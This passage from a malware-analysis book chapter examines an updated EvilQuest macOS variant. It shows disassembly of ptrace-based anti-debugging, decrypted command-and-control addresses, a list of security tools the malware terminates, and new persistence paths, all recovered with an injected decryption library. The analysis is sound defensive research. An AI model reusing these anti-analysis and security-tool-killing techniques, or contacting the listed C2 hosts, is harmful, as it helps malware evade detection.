0x10000a1cd (__react_exec + 0x5d)	call _ei_run_memory_hrd

Figure 11-3: Cross-references to the `ei_run_memory_hrd` function

Now we can posit that the single cross-reference caller of the `52lMjg` function, named `52sCg`, is actually the `react_exec` function. This cross-reference method allows us to easily replace the non-descriptive names found in the new variant with their far more descriptive original names.

The malware authors also added other anti-analysis logic. For example, in the `ei_str` function (the one they renamed `52M_rj`), we find various additions, including anti-debugger logic. The function now makes a system call to `ptrace` (`0x200001a`) with the infamous `PT_DENY_ATTACH` value (`0x1f`) to complicate debugging efforts (Listing 11-67):

```
52M_rj:
0x0000000100003020    push      rbp
0x0000000100003021    mov       rbp, rsp
...
0x0000000100003034    mov       rcx, 0x0
0x000000010000303b    mov       rdx, 0x0
0x0000000100003042    mov       rsi, 0x0
0x0000000100003049    mov       rdi, 0x1f
0x0000000100003050    mov       rax, 0x200001a
0x0000000100003057    syscall
```

Listing 11-67: Newly added anti-debugging logic

Trend Micro also notes that the detection logic in the `is_virtual_mchn` function has been expanded to more effectively detect analysts using virtual machines. The researchers write,

> In the function `is_virtual_mchn()`, condition checks including getting the MAC address, CPU count, and physical memory of the machine, have been increased.[8]

Modified Server Addresses

Besides updates to anti-analysis logic, some of the strings found hardcoded and obfuscated in the malware's binary have been modified. For example, the malware's lookup URL for its command and control server and backup address have changed. Our injectable decryption library now returns the following for those strings:

```
% DYLD_INSERT_LIBRARIES=/tmp/decryptor.dylib OSX.EvilQuest_UPDATE
...
decrypted string (0x106e9e154): lemareste.pythonanywhere.com
decrypted string (0x106e9f7ca): 159.65.147.28
```

A Longer List of Security Tools to Terminate

The list of security tools that the malware attempts to terminate has been expanded to include certain Objective-See tools created by yours truly. As these tools have the ability to generically detect EvilQuest, it is unsurprising that the malware now looks for them (Listing 11-68):

```
% DYLD_INSERT_LIBRARIES=/tmp/decryptor.dylib OSX.EvilQuest_UPDATE
...
decrypted string (0x106e9f964): ReiKey
decrypted string (0x106e9f978): KnockKnock
```

Listing 11-68: Additional "unwanted" programs, now including my very own ReiKey and KnockKnock

New Persistence Paths


Paths related to persistence have been added, perhaps as a way to thwart basic detection signatures that sought to uncover EvilQuest infections based on the existing paths (Listing 11-69):

```
% DYLD_INSERT_LIBRARIES=/tmp/decryptor.dylib OSX.EvilQuest_UPDATE
...
decrypted string (0x106e9f2ed): /Library/PrivateSync/com.apple.abtpd
decrypted string (0x106e9f331): abtpd

decrypted string (0x106e9f998): com.apple.abtpd
```

Listing 11-69: Updated persistence paths

A Personal Shoutout

Recall that the `react_ping` command expects a unique string from the server. If it receives this string, it returns a success. In the updated version of EvilQuest, this function now expects a different encrypted string: `"1D7KcC3J{Quo3lWNqs0FW6Vt0000023"`, which decrypts to "Hello Patrick" (Figure 11-4).[9]



Myrtus
@Myrtus0x0

@patrickwardle think you're getting called out my man

```
27GR{{3ULczE2e|Sgg2AaSxK0000043 --> q?s=%s&h=%s
2n0l2j1Wq9Qp0000013 --> .abxxd
0OSH8Y2vWK2k0Z8ymz2wq03n2qRJ6913hM|b0by8EV0LsE5B2{Cw
1D7KcC3J{Quo3lWNqs0FW6Vt0000023 --> Hello Patrick
3ZoYIU1WQbTm3TbXMt3op8yu0000083 --> .schard
```

Figure 11-4: An interesting observation

Apparently the EvilQuest authors were fans of my early "OSX.EvilQuest Uncovered" blog posts![10]

Better Functions

Other updates include improvements to older functions, particularly those that weren't fully implemented as well as many new functions:

- `react_updatesettings`: Used for retrieving updated settings from the command and control server
- `ei_rfind_cnc` and `ei_getip`: Generates pseudo-random IP addresses that will be used as the command and control server if they're reachable
- `run_audio` and `run_image`: First saves an audio or image file from the server into a hidden file and then runs the `open` command to open the file with the default applications associated with the file

Removed Ransomware Logic

Interestingly the Trend Micro researchers also noted that a later version of EvilQuest removed its ransomware logic. This may not be too surprising; recall that the ransomware logic was flawed, allowing users to recover encrypted files without having to pay the ransom. Moreover, it appeared that the malware authors reaped no financial gains from this scheme. Phil Stokes wrote that "the one known Bitcoin address common to all the samples has had exactly zero transactions."[11]

In their report, the Trend Micro researchers argue that the malware authors are likely to release new versions of EvilQuest:

> Newer variants of [the EvilQuest malware] with more capabilities are released within days. Having observed this, we can assume that the threat actors behind the malware still have many plans to improve it. Potentially, they could be preparing to make it an even more vicious threat. In any case, it is certain that these threat actors act fast, whatever their plans. Security researchers should be reminded of this and strive to keep up with the malware's progress by continuously detecting and blocking whatever variants cybercriminals come up with.[12]

As a result, we're likely to see more from EvilQuest!

Conclusion

EvilQuest is an insidious multifaceted threat, armed with anti-analysis mechanisms aimed at thwarting any scrutiny. However, as illustrated in the previous chapter, once such mechanisms are identified, they are rather trivial to wholly circumvent.

With the malware's anti-analysis efforts defeated, in this chapter we turned to a myriad of static and dynamic analysis approaches to uncover the malware’s persistence mechanisms and gain a comprehensive understanding of its viral infection capabilities, file exfiltration logic, remote tasking capabilities, and ransomware logic.

In the process, we highlighted how to effectively utilize, in conjunction, arguably the two most powerful tools available to any malware analyst: the disassembler and the debugger. Against these tools, the malware stood no chance!

Endnotes

1 “Kernel Queues: An Alternative to File System Events,” *Apple Developer Documentation Archive*, *https://developer.apple.com/library/archive/documentation/Darwin/Conceptual/FSEvents_ProgGuide/KernelQueues/KernelQueues.html*.

2 Peter Szor, *The Art of Computer Virus Research and Defense* (Addison-Wesley Professional, 2005), *https://www.amazon.com/Art-Computer-Virus-Research-Defense/dp/0321304543/*.

3 Patrick Wardle, “Writing Bad @$$ Malware for OS X,” *https://www.blackhat.com/docs/us-15/materials/us-15-Wardle-Writing-Bad-A-Malware-For-OS-X.pdf*.

4 “CGEventTapCreate,” *Apple Developer Documentation*, *https://developer.apple.com/documentation/coregraphics/1454426-cgeventtapcreate/*.

5 Phil Stokes, “‘EvilQuest’ Rolls Ransomware, Spyware & Data Theft Into One,” *SentinelOne blog*, July 8, 2020, *https://www.sentinelone.com/blog/evilquest-a-new-macos-malware-rolls-ransomware-spyware-and-data-theft-into-one/*.

6 Jason Reaves, “Breaking EvilQuest: Reversing a Custom macOS Ransomware File Encryption Routine,” *Sentinel Labs*, July 7, 2020, *https://labs.sentinelone.com/breaking-evilquest-reversing-a-custom-macos-ransomware-file-encryption-routine/*.

7 Gabrielle Joyce Mabutas, Luis Magisa, and Steven Du, “Updates on Quickly-Evolving ThiefQuest macOS Malware,” *Trend Micro*, July 17, 2020, *https://www.trendmicro.com/en_us/research/20/g/updates-on-quickly-evolving-thiefquest-macos-malware.html*.

8 Mabutas et al., “Updates on Quickly-Evolving ThiefQuest macOS Malware.”

9 @Myrtus0x0, *Twitter*, July 7, 2020, *https://twitter.com/Myrtus0x0/status/1280648821077401600/*.

10 Patrick Wardle, “OSX.EvilQuest Uncovered (part I),” *Objective-See*, June 29, 2020, *https://objective-see.com/blog/blog_0x59.html*, and “OSX.EvilQuest Uncovered (part II),” *Objective-See*, July 3, 2020, *https://objective-see.com/blog/blog_0x60.html*.

11 Stokes, “‘EvilQuest’ Rolls Ransomware, Spyware & Data Theft Into One.”

12 Mabutas et al., “Updates on Quickly-Evolving ThiefQuest macOS Malware.”